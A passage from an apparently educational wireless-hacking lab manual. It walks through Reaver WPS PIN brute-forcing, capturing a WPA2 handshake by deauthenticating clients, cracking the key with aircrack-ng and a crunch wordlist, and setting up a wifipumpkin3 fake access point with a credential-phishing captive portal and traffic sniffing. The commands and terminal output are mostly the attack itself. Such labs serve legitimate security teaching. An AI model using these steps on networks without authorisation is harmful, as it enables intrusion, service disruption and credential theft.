| 5C:76:95:B6:24:19 | 1 | -75 | 2.0 | No | Quantenn | RU |
| F0:F2:49:01:54:18 | 1 | -81 | 2.0 | Yes | AtherosC | Pj |
| AC:3B:77:AB:1C:3E | 1 | -81 | 2.0 | No | Broadcom | BB |
| BC:4D:FB:F6:33:48 | 1 | -77 | 2.0 | Yes | AtherosC | EM |
| 30:B7:D4:BD:FE:68 | 6 | -81 | 2.0 | No | AtherosC | Ha |
| 40:C7:29:EF:DF:96 | 6 | -77 | 2.0 | No | Broadcom | BB |
| F0:F2:49:5D:27:08 | 6 | -73 | 2.0 | Yes | AtherosC | Ma |
| 44:E9:DD:46:C7:FA | 6 | -75 | 2.0 | No | AtherosC | BB |
| 78:8D:F7:B4:4D:E8 | 8 | -71 | 1.0 | No | RalinkTe | Lu |
| 58:EF:68:A8:47:20 | 10 | -75 | 2.0 | No | RalinkTe | Vo |
| 96:53:30:BB:D7:B8 | 11 | -37 | 2.0 | No | | DI |
| C8:91:F9:C2:C6:A6 | 11 | -65 | 2.0 | No | AtherosC | BB |
| F8:1D:0F:9C:63:B8 | 11 | -25 | 2.0 | No | AtherosC | YA |
| 40:F2:01:FB:CE:8F | 11 | -81 | 2.0 | No | AtherosC | BB |
| 90:50:CA:1A:DA:18 | 11 | -79 | 2.0 | No | AtherosC | SA |
| 40:C7:29:FD:61:96 | 11 | -79 | 2.0 | No | Broadcom | BB |
| 68:FF:7B:EE:EC:F2 | 11 | -83 | 1.0 | No | AtherosC | RL |
| B8:EE:0E:E4:DD:1E | 1 | -73 | 2.0 | No | AtherosC | No |
| 1C:AB:C0:87:C7:38 | 1 | -79 | 2.0 | Yes | AtherosC | JL |
| 1C:AB:C0:A1:ED:08 | 6 | -77 | 2.0 | Yes | AtherosC | EJ |
| AC:20:2E:05:2B:98 | 6 | -73 | 2.0 | No | AtherosC | Na |
| 68:8F:2E:C0:D7:C8 | 11 | -83 | 2.0 | Yes | AtherosC | So |
| 00:FC:8D:35:CC:E8 | 6 | -81 | 2.0 | Yes | AtherosC | Me |
| 44:E9:DD:44:04:50 | 6 | -81 | 2.0 | No | AtherosC | BB |

^C
root@kali:~# █

Any access point shows WPS = 1 that mean WPS is enabled in that access point.

- Reaver support start and resume, if you cancel the attack after reaver reaches 30% of brute force attack and then resume later for the same AP it will resume from 30%
- `#reaver --help` (for more advanced options in reaver)
- If you use `-vv` and `-f` with the reaver command, then the tool will show more information about what pin it is trying to crack.
- Reaver may take hours to crack the WPS PIN.

Exercise 7: Cracking WPA by capturing handshaking

This method of cracking WPA depend on capturing the handshake between AP and client machine that has legitimate access and start by checking the AP and see if there is connected clients, then run de-authentication attack to force the client to disconnect from the AP and reconnect again, while capturing the packets of handshake between the AP and the client , the handshake contain the AP access password encrypted, after capturing the encrypted password we use aircrack tool to launch a word-list attack against the handshake to determine the AP key.

To crack WPA network we need two things:

- Capture of the handshake
- A wordlist

Handshake capture procedure

```

root@kali:~# iwconfig
wlan0      IEEE 802.11  ESSID:off/any
           Mode:Managed  Access Point: Not-Associated Tx-Power=20 dBm
           Retry short long limit:2   RTS thr:off   Fragment thr:off
           Encryption key:off
           Power Management:off

eth0       no wireless extensions.

lo         no wireless extensions.

root@kali:~# airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

      PID Name
      515 NetworkManager
  1224 wpa_supplicant

      PHY     Interface      Driver      Chipset
      phy0     wlan0        rt2800usb    Ralink Technology, Corp. RT2870/RT3070
                                         (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                                         (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# airmon-ng check kill

Killing these processes:

      PID Name
  1224 wpa_supplicant

root@kali:~# iwconfig
eth0       no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
           Retry short long limit:2   RTS thr:off   Fragment thr:off
           Power Management:off

lo         no wireless extensions.

root@kali:~# █

```

1. Put the card in to monitor mode
2. Start airodump-ng (wireless card must be in monitor mode)
#airodump-ng wlan0mon

```
root@kali:~# airodump-ng wlan0mon
```

| BSSID | PWR | Beacons | #Data, #/s | CH | MB | ENC | CIPHER | AUTH | ESSID |
|-------------------|-------------------|---------|------------|------|--------|---------|--------|------------------|------------|
| 30:B7:D4:BD:FE:68 | -77 | 0 | 2 0 6 -1 | WPA | | | | | <REDACTED> |
| 54:64:D9:F3:17:79 | -62 | 2 | 0 0 6 405 | WPA2 | CCMP | PSK | PSK | B | |
| 44:D9:E7:F3:95:3B | -64 | 2 | 0 0 6 195 | WPA2 | CCMP | PSK | PSK | v | |
| 56:64:D9:F3:17:79 | -62 | 3 | 0 0 6 405 | WPA2 | CCMP | PSK | PSK | < | |
| 40:F2:01:FB:CE:8F | -75 | 1 | 0 0 6 405 | WPA2 | CCMP | PSK | PSK | B | |
| C8:91:F9:C2:C6:A6 | -65 | 2 | 0 0 11 195 | WPA2 | CCMP | PSK | PSK | B | |
| 96:53:30:BB:D7:B8 | -48 | 2 | 0 0 11 130 | WPA2 | CCMP | PSK | PSK | D | |
| 60:63:4C:B3:42:4C | -73 | 2 | 0 0 11 130 | WPA2 | CCMP | PSK | PSK | S | |
| F8:1D:0F:9C:63:B8 | -28 | 2 | 0 0 11 195 | WPA2 | CCMP | PSK | PSK | Y | |
| 58:EF:68:A8:47:20 | -77 | 2 | 0 0 10 130 | WPA2 | CCMP | PSK | PSK | V | |
| 08:BD:43:FF:13:90 | -80 | 1 | 2 0 9 130 | WPA2 | CCMP | PSK | PSK | H | |
| E4:95:6E:4D:58:D6 | -17 | 5 | 0 0 11 270 | WPA2 | CCMP | PSK | PSK | GL-MT300N-V2-8d6 | |
| AC:20:2E:05:2B:98 | -74 | 1 | 0 0 6 195 | WPA2 | CCMP | PSK | PSK | N | |
| 78:8D:F7:B4:4D:E8 | -75 | 3 | 0 0 8 195 | WPA2 | CCMP | PSK | PSK | L | |
| F0:F2:49:5D:27:08 | -76 | 5 | 0 0 6 195 | WPA2 | CCMP | PSK | PSK | M | |
| AC:3B:77:AB:1C:3E | -78 | 2 | 0 0 1 540 | WPA2 | CCMP | PSK | PSK | B | |
| 2A:66:85:05:1F:8D | -68 | 2 | 0 0 1 270 | WPA2 | CCMP | PSK | PSK | < | |
| 3A:66:85:05:1F:2D | -77 | 2 | 0 0 1 270 | WPA2 | CCMP | PSK | PSK | B | |
| 2A:66:85:05:21:AD | -73 | 2 | 0 0 1 270 | WPA2 | CCMP | PSK | PSK | < | |
| 3A:66:85:05:25:79 | -78 | 2 | 0 0 1 270 | WPA2 | CCMP | PSK | PSK | B | |
| BE:17:10:FF:36:8D | -78 | 2 | 0 0 1 270 | WPA2 | CCMP | PSK | PSK | B | |
| 3A:66:85:05:1F:8D | -65 | 2 | 0 0 1 270 | WPA2 | CCMP | PSK | PSK | B | |
| 98:DE:D0:44:17:47 | -71 | 4 | 0 0 1 130 | WPA2 | CCMP | PSK | PSK | V | |
| 40:C7:29:F8:6B:F6 | -71 | 4 | 1 0 1 540 | WPA2 | CCMP | PSK | PSK | B | |
| 3A:66:85:05:21:AD | -76 | 3 | 0 0 1 270 | WPA2 | CCMP | PSK | PSK | B | |
| 5C:76:95:B6:24:1C | -74 | 4 | 0 0 1 130 | WPA2 | CCMP | PSK | PSK | < | |
| BC:4D:FB:F6:33:48 | -72 | 4 | 0 0 1 195 | WPA2 | CCMP | PSK | PSK | E | |
| 5C:76:95:B6:24:19 | -74 | 3 | 0 0 1 130 | WPA2 | CCMP | PSK | PSK | Ramam | |
| BSSID | STATION | PWR | Rate | Lost | Frames | Probe | | | |
| 30:B7:D4:BD:FE:68 | 28:39:5E:52:0C:C6 | -1 | 1e- 0 | 0 | 1 | | | | |
| 30:B7:D4:BD:FE:68 | 10:62:E5:35:F8:D1 | -1 | 1e- 0 | 0 | 1 | | | | |
| F8:1D:0F:9C:63:B8 | 22:15:93:40:3B:75 | -36 | 0 - 1 | 0 | 1 | | | | |
| F8:1D:0F:9C:63:B8 | E6:95:6E:0D:58:D6 | -8 | 0 - 1e | 0 | 1 | | | | |
| F8:1D:0F:9C:63:B8 | 4C:66:41:99:AB:80 | -40 | 0 - 1 | 0 | 1 | | | | |
| F8:1D:0F:9C:63:B8 | 6C:C7:EC:CC:E3:BC | -36 | 0 -24 | 0 | 4 | | | | |
| F8:1D:0F:9C:63:B8 | FC:DE:90:37:9D:71 | -36 | 0 - 1 | 0 | 2 | | | | |
| 58:EF:68:A8:47:20 | 3C:8D:20:09:C7:27 | -80 | 0 - 1 | 0 | 7 | | | | |
| (not associated) | 80:91:33:39:FB:2D | -82 | 0 - 1 | 0 | 1 | BELL849 | | | |
| (not associated) | 08:10:76:5A:3A:FA | -76 | 0 - 1 | 0 | 2 | | | | |
| E4:95:6E:4D:58:D6 | 24:18:1D:29:4A:22 | -14 | 0 - 1 | 0 | 2 | | | | |
| AC:20:2E:05:2B:98 | AC:E0:10:05:4A:37 | -76 | 0 - 1e | 60 | 7 | | | | |

root@kali:~# █

3. Capture packets from specific AP and send them to a file.

```
root@kali:~# airodump-ng --channel 11 --bssid E4:95:6E:4D:58:D6 --write hs wlan0mon
CH 11 ][ Elapsed: 1 min ][ 2020-04-15 09:04 ][ WPA handshake: E4:95:6E:4D:58:D6
BSSID          PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC   CIPHER AUTH ESSID
E4:95:6E:4D:58:D6  -8  93    739      24  0 11  270  WPA2  CCMP  PSK  GL-MT300N-V2-8d6
BSSID          STATION          PWR  Rate   Lost   Frames  Probe
E4:95:6E:4D:58:D6 24:18:1D:29:4A:22 -16  1e-24    3    268
root@kali:~# █
```


4. Force handshake using de-authentication attack

5. Open new terminal window and type the following command to force client to disconnect and connect back again to capture the handshake while airodump still running and writing to file

```
#aireplay-ng --deauth 5 - a <AP mac> - c < client mac> wlan0mon
```


```
root@kali:~# aireplay-ng --deauth 10 - a E4:95:6E:4D:58:D6 wlan0mon
09:04:15 Waiting for beacon frame (BSSID: E4:95:6E:4D:58:D6) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
09:04:16 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:16 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:17 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:18 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:18 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:19 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:19 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:20 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:21 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
09:04:21 Sending DeAuth (code 7) to broadcast -- BSSID: [E4:95:6E:4D:58:D6]
root@kali:~#
```

- Airodump will show the handshake as follow:
- Stop the live capture and check the file using Wireshark to make sure that the file captured contain at least 4 handshake packets.
- Open file manager /home and check the captured file named hs



- Start Wireshark from terminal **#wireshark** then open the hs-01.cap

file



- In wireshark search for “eapol” The handshake protocol

If we have 4 EAPOL packets as shown above 1 ,2, 3,4 this mean that we have complete handshake captured

```

Frame 9606: 133 bytes on wire (1064 bits), 133 bytes captured (1064 bits)
0000  88 0a 3a 01 24 18 1d 29  4a 22 e4 95 6e 4d 58 d6  : $ ) J" nMX
0010  e4 95 6e 4d 58 d6 00 00 00 aa aa 03 00 00 00
0020  88 8e 01 03 00 5f 02 00  8a 00 10 00 00 00 00 00
0030  00 00 01 7b a2 e3 5d e7  2b 97 04 3f d2 2b d0 9b  .{ .} + .? +.

```

- After capturing the handshake, we need a tool to guess the password using wordlist, if the tool could not guess the password, we cannot open the handshake to know the wireless key
- You can download ready-made word lists from the internet, from the following resources:

<ftp://ftp.openwall.com/pub/wordlists/>
<http://www.openwall.com/mirrors/>
<https://github.com/danielmiessler/SecLists>
<http://www.outpost9.com/files/WordLists.html>
<http://www.vulnerabilityassessment.co.uk/passwords.htm>
<http://packetstormsecurity.org/Crackers/wordlists/>
<http://www.ai.uga.edu/ftplib/natural-language/moby/>
<http://www.cotse.com/tools/wordlists1.htm>
<http://www.cotse.com/tools/wordlists2.htm>
<http://wordlist.sourceforge.net/>

Or you can create your own wordlist using “crunch” tool that comes part of Kali

`#crunch [min] [max] [characters=lower|upper|symbol] -t [pattern] -o file`

For the pattern if you know some characters of the password but not all you can put them here, like the password start with A and end with U so you can put A@{@@@@@U

- Now we are going to use the aircrack-ng tool to crack the key , it does this by combining each password in the wordlist file with the AP name (ESSID) to compute Pairwise Master Key (PMK) using the pbkdf2 algorithm the PMK is compare to the handshake file.

```

root@kali:~# aircrack-ng hs2-01.cap -w samplelist
Opening hs2-01.capplease wait ...
Read 30500 packets.

# BSSID                  ESSID                Encryption
1 E4:95:6E:4D:58:D6  GL-MT300N-V2-8d6      WPA (1 handshake)

Choosing first network as target.

Opening hs2-01.capplease wait ...
Read 30500 packets.

1 potential targets

```

```

Aircrack-ng 1.5.2

[00:01:28] 791593/44444653 keys tested (4805.74 k/s)

Time left: 2 hours, 31 minutes, 24 seconds           1.78%

KEY FOUND! [ 12366612 ]

Master Key      : B0 C5 B9 98 1A AD B2 82 29 83 23 99 79 59 F7 A3
                   60 6A 3E CB 6D 80 CD 2B E3 7A 3A 3E 9E FD 93 EB

Transient Key   : 9D 78 A2 3E 39 96 04 7D 8E 0A F2 83 55 D4 2F 2F
                   7A 18 32 72 1B E9 EE 8E F7 EB 74 D0 11 76 0E B6
                   31 1D 73 93 75 E7 A7 3F 4A CB AB B8 CB F0 52 B3
                   B9 EF 55 DF 83 61 CA 67 BB 23 90 B6 FB 9F B0 D7

EAPOL HMAC      : CC 74 AE 2E 2F A9 F9 9B C2 82 AE 9D FB A9 C7 1D
root@kali:~# ■

```

Summary steps for cracking WPA2:

- Put the wireless card in monitor mode
- Find the Access point that you need to crack and make sure that there are clients connected to the AP
- Use airodump-ng tool to capture the AP packets and save the output to a file.
- Make de- authentication attack on the AP to force client to re-associate with the AP (use different terminal to keep the airodump-ng running)
- After de-authentication finish stop the airodump-ng.
- Make sure that handshaking (eapol packets are captured using wireshark to check the file).
- Create word list using crunch or have already made word list.
- Use aircrack-ng to crack the WPA password.

2.7. EAPOL protocol

- Extensible Authentication Protocol, or EAP, is an [authentication](#) framework frequently used in [wireless networks](#) and [point-to-point connections](#). It is defined in [RFC 3748](#), and is updated by [RFC 5247](#).
- EAP is an authentication framework for providing the transport and usage of keying material and parameters generated by EAP

methods. There are many methods defined by RFCs and several vendor specific methods and new proposals exist. EAP is not a wire protocol; instead, it only defines message formats. Each protocol that uses EAP defines a way to encapsulate EAP messages within that protocol's messages.

Note

Decrypting Wi-Fi frames will not show all the traffic as a clear text, because Some traffic is encrypted from the source or application.

Example is https traffic which is encrypted by the browser application and then encrypted again by the Wi-Fi protocol, when the Wi-Fi frame is decrypted the result is https encrypted data.

2.8. Fake access Point

By creating Free Wi-Fi Access point or fake access point hackers can easily attract people to connect to their Access point, especially in public places that have open Wi-Fi networks, when a victim connect to Fake Access Point he will get full access to internet but all of his traffic is passing through the attacker PC. The attacker can see all the victim unencrypted traffic, can present the victim with fake login screen to steal his credentials and can see victim emails.

Fake access Point can be created very easily using Alfa card or any wireless card that can be set to monitor mode and can inject packets , there are many software tools available to allow us create access point such as Wifipumbkin3 tool.

Exercise 8 Creating Fake Access point using Wifipumpkin3

1. Download and install wifipumpkin3 from GitHub

```
#git clone https://github.com/P0cL4bs/wifipumpkin3.git  
#apt install libssl-dev libffi-dev build-essential  
#apt install python3-pyqt5  
#cd wifipumpkin3  
#python3 setup.py install
```

If installation is successful you get the following message at the end of installation

“Finished processing dependencies for wifipumpkin3==1.0.0”

Before starting Wifipumpkin3 make sure both networks adapters are running , the Alfa card should be in managed mode and should not be connected to any Wi-Fi network

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.23 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe1f:3076 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)
            RX packets 15390 bytes 21264975 (20.2 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 4096 bytes 539549 (526.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 32 bytes 1464 (1.4 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 32 bytes 1464 (1.4 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 connect

wlan0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1400
    ether 86:eb:48:9c:88:61 txqueuelen 1000 (Ethernet)
    RX packets 2979 bytes 487692 (476.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 6621 bytes 6106404 (5.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
root@kali:~# █
```

2. Start wifipumpkin3

```
#wifipumpkin3 -i wlan0
```

wp3> help

```
wp3 > help
```

```
[*] Available Commands:
```

```
Core Commands:
```

| Command | Description |
|---------|---|
| banner | display an awesome wp3 banner |
| exit | exit program and all threads |
| help | show this help |
| ignore | the message logger will be ignored |
| info | get information about proxy/plugin settings |
| kill | terminate a module in background by id |
| restore | the message logger will be restored |
| search | search modules by name |
| set | set variable proxy,plugin and access point |
| show | show available modules |
| update | pulling updates from remote git repository |
| use | select module for modules |

```
Ap Commands:
```

| Command | Description |
|---------|---|
| ap | show all variable and status from AP |
| clients | show all connected clients on AP |
| dump | dump informations from client connected on AP |
| jobs | show all threads/processes in background |
| mode | all wireless mode available |
| start | start access point service |
| stop | stop access point service |

```
Network Commands:
```

| Command | Description |
|---------|----------------------------|
| plugins | show all available plugins |
| proxies | show all available proxies |

3. see the running proxy

```
wp3 > proxies
[*] Available proxies:
=====
Proxy      | Active | Port | Description
=====
captiveflask | True  | 80   | Allow block Internet access for users until they o ...
pumpkinproxy | False | 8080 | Transparent proxies that you can use to intercept ...
noproxy      | False | 80   | Runnning without proxy redirect traffic

[*] Captive Portal plugins:
=====
Name      | Active
=====
DarkLogin | True
FlaskDemo | False
Login_v4  | False
loginPage | False

wp3 > █
```

4. wp3>set proxy captiveflask

```
wp3 > set proxy captiveflask
wp3 > proxies
[*] Available proxies:
=====
Proxy      | Active | Port | Description
=====
captiveflask | True  | 80   | Allow block Internet access for users until they o ...
pumpkinproxy | False | 8080 | Transparent proxies that you can use to intercept ...
noproxy      | False | 80   | Runnning without proxy redirect traffic

[*] Captive Portal plugins:
=====
Name      | Active
=====
DarkLogin | True
FlaskDemo | False
Login_v4  | False
loginPage | False

wp3 > █
```

5. check the fake access point setting wp3> ap

```
wp3 > ap
[*] Settings AccessPoint:
=====
BSSID          | SSID           | Channel | Interface | Status      | Security
=====+=====+=====+=====+=====+=====+=====+
BC:F6:85:03:36:5B | WiFi Pumpkin 3 |      11 | wlan0     | not Running | false
```

wp3 > █

-type wp3>start

```
wp3 > start
[+] enabling forwarding in iptables...
[+] sharing internet connection with NAT...
[+] settings for captive portal:
[+] allowing FORWARD UDP DNS
[+] allowing traffic to captive portal
[+] blocking all other traffic in access point
[+] redirecting HTTP traffic to captive portal
[+] starting hostapd pid: [2312]
[+] starting pydhcp_server
[+] starting pydns_server
[+] starting captiveflask pid: [2317]
[+] starting sniffkin3 port: [80, 8080]
[+] sniffkin3 → httpCap activated
[+] sniffkin3 → emails activated
[+] sniffkin3 → Kerberos activated
wp3 > [+] sniffkin3 → hexdump activated
[+] sniffkin3 → ftp activated

[ pydns_server ] 14:38:02 - loading zone file "/root/.config/wifipumpkin3/config/app/dns_hosts.ini":
[ pydns_server ] 14:38:02 - 1: example.com.          300  IN  A      10.0.0.1
[ pydns_server ] 14:38:02 - 2: example.com.          300  IN  CNAME  whatever.com.
[ pydns_server ] 14:38:02 - 3: example.com.          300  IN  MX     5 whatever.com.
[ pydns_server ] 14:38:02 - 4: example.com.          300  IN  MX     10 mx2.whatever.com.
[ pydns_server ] 14:38:02 - 5: example.com.          300  IN  MX     20 mx3.whatever.com.
[ pydns_server ] 14:38:02 - 6: example.com.          86400 IN  NS     ns1.whatever.com.
[ pydns_server ] 14:38:02 - 7: example.com.          86400 IN  NS     ns2.whatever.com.
[ pydns_server ] 14:38:02 - 8: example.com.          300  IN  TXT    "hello this is some text"
[ pydns_server ] 14:38:02 - 9: example.com.          86400 IN  SOA   ns1.example.com. dns.example.com. 1595356265 3600 10800 86400 3600
[ pydns_server ] 14:38:02 - 10: testing.com.         300  IN  TXT    "one long value: IICIJANBgkqhkiG9w0BAQEFAAOCAg8AMIIICGKCAgFWZUed1qcBziAsqZ/LzT2ASxjYUJ5sk"
2ASxJYUJ5sko1c2WFhFuxllUmwKjSknsjanyYrm0vr04dhAtyiQ70PVR00aMy9iyklvu91kuhbyi6l80Rrdnuq1yjm//xjaB6DGx+m1ENM6Pfd5FDQbh9akm2bkNw5DC5a85lp7j+eEVHkgV3K3oRhkPcrKyoPVn1DNH+Ln7DnSGC "+Aw5p+fhu5azm00dhx5/1mANBgkqhkiG9w0BAQEFAAOCAg8AMIIICGKCAgEA2oJaFWZUed1qcBziAsqZ/LzT2ASxjYUJ5sk"
[ pydns_server ] 14:38:02 - 10 zone resource records generated from zone file
```

- You should see a network called wifipumpkin 3
- When a device is connected to the network you will see the device mac address and then its traffic

```
:: Body ::  
[ ][012] hostname: 'Galaxy-S8'  
[ ][050] requested_ip_address: IPv4Address('10.0.0.21')  
[ - ][053] dhcp_message_type: DHCP_REQUEST  
[ X ][054] server_identifier: IPv4Address('10.0.0.1')  
[ - ][055] parameter_request_list: 053:dhcp_message_type, 054:server_identifier  
[ ][057] maximum_dhcp_message_size: 1500  
[ ][060] vendor_class_identifier: 'android-dhcp-9'  
[ ][061] client_identifier: [292, 6173, 10570]  
  
[ pydhcp_server ] 14:39:13 - REQUEST: packet from 10.0.0.21 to 10.0.0.1  
[*] 24:18:1d:29:4a:22 client join the AP  
[ pydhcp_server ] 14:39:13 - SEND to ('0.0.0.0', 68):  
::Header ::  
op: BOOTREPLY  
hwmac: MAC('24:18:1d:29:4a:22')  
flags:  
hops: 0  
secs: 0  
xid: 2573385611  
siaddr: IPv4Address('0.0.0.0')  
giaddr: IPv4Address('0.0.0.0')  
ciaddr: IPv4Address('0.0.0.0')  
yiaddr: IPv4Address('10.0.0.21')  
sname: ''  
file: ''  
  
:: Body ::
```

```
[ pydns_server ] 14:39:14 - no local zone found, proxying time.android.com.[A]
[ pydns_server ] 14:39:14 - no local zone found, proxying connectivitycheck.gstatic.com.[A]
[ pydns_server ] 14:39:14 - no local zone found, proxying api16-core-c-alisg.tiktokv.com.[A]
[ pydns_server ] 14:39:14 - no local zone found, proxying api16-core-c-useast1a.tiktokv.com.[A]
[ pydns_server ] 14:39:14 - no local zone found, proxying api16-core-va.tiktokv.com.[A]
[ pydns_server ] 14:39:14 - no local zone found, proxying api19-core-va.tiktokv.com.[A]
[ pydns_server ] 14:39:14 - no local zone found, proxying api21-core-c-alisg.tiktokv.com.[A]
[ pydns_server ] 14:39:14 - no local zone found, proxying mtalk.google.com.[A]
[ pydns_server ] 14:39:14 - no local zone found, proxying api19-core-c-useast1a.tiktokv.com.[A]
[ pydns_server ] 14:39:14 - no local zone found, proxying www.google.com.[A]
[ pydns_server ] 14:39:14 - no local zone found, proxying frontier-va.tiktokv.com.[A]
[ pydns_server ] 14:39:15 - no local zone found, proxying mqtt-mini.facebook.com.[A]
[ pydns_server ] 14:39:15 - no local zone found, proxying pbs.twimg.com.[A]
[ pydns_server ] 14:39:15 - no local zone found, proxying video.twimg.com.[A]
[ pydns_server ] 14:39:15 - no local zone found, proxying api-36-0-0.twitter.com.[A]
[ pydns_server ] 14:39:15 - no local zone found, proxying t.co.[A]
[ pydns_server ] 14:39:15 - no local zone found, proxying im16-normal-c-useast1a.tiktokv.com.[A]
[ pydns_server ] 14:39:15 - no local zone found, proxying people-pa.googleapis.com.[A]
[ pydns_server ] 14:39:15 - no local zone found, proxying api19-normal-c-useast1a.tiktokv.com.[A]
[ pydns_server ] 14:39:15 - no local zone found, proxying app-measurement.com.[A]
